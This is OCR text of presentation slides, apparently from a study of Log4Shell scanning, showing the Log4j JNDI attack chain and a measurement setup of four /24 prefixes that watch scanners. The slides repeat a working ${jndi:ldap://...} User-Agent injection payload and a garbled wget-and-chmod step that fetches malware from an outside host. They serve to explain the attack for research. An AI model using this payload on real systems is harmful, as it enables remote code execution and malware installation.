
The Attack


Attacker
198.51.100.1
Scanner
198.51.100.2
LDAP
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
ldap://198.51.100.2/Exploit
Victim
Application
Log4j
JNDI


The Attack


Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
198.51.100.2
LDAP
ldap://198.51.100.2/Exploit
Java Object
10001010 1110wget
198.51.1 00.3/xms
1001chmo d0100110
Victim
Application
Log4j
JNDI

The Attack



Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
198.51.100.2
LDAP
ldap://198.51.100.2/Exploit
Java Object
10001010 1110wget
198.51.1 00.3/xms
1001chmo d0100110
198.51.100.3
Web Server
http://198.51.100.3/xms
Victim
Application
Log4j
JNDI

The Attack


Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
198.51.100.2
LDAP
ldap://198.51.100.2/Exploit
Java Object
10001010 1110wget
198.51.1 00.3/xms
1001chmo d0100110
198.51.100.3
Web Server
http://198.51.100.3/xms
Victim
Application
Log4j
JNDI
Malware


Measurement Setup

Four /24 prefixes observe the scanners




Measurement Setup

Four /24 prefixes observe the scanners




Measurement Setup

Four /24 prefixes observe the scanners



Measurement Setup


Four /24 prefixes observe the scanners




Scanners

Activity & Maliciousness

US VP 1



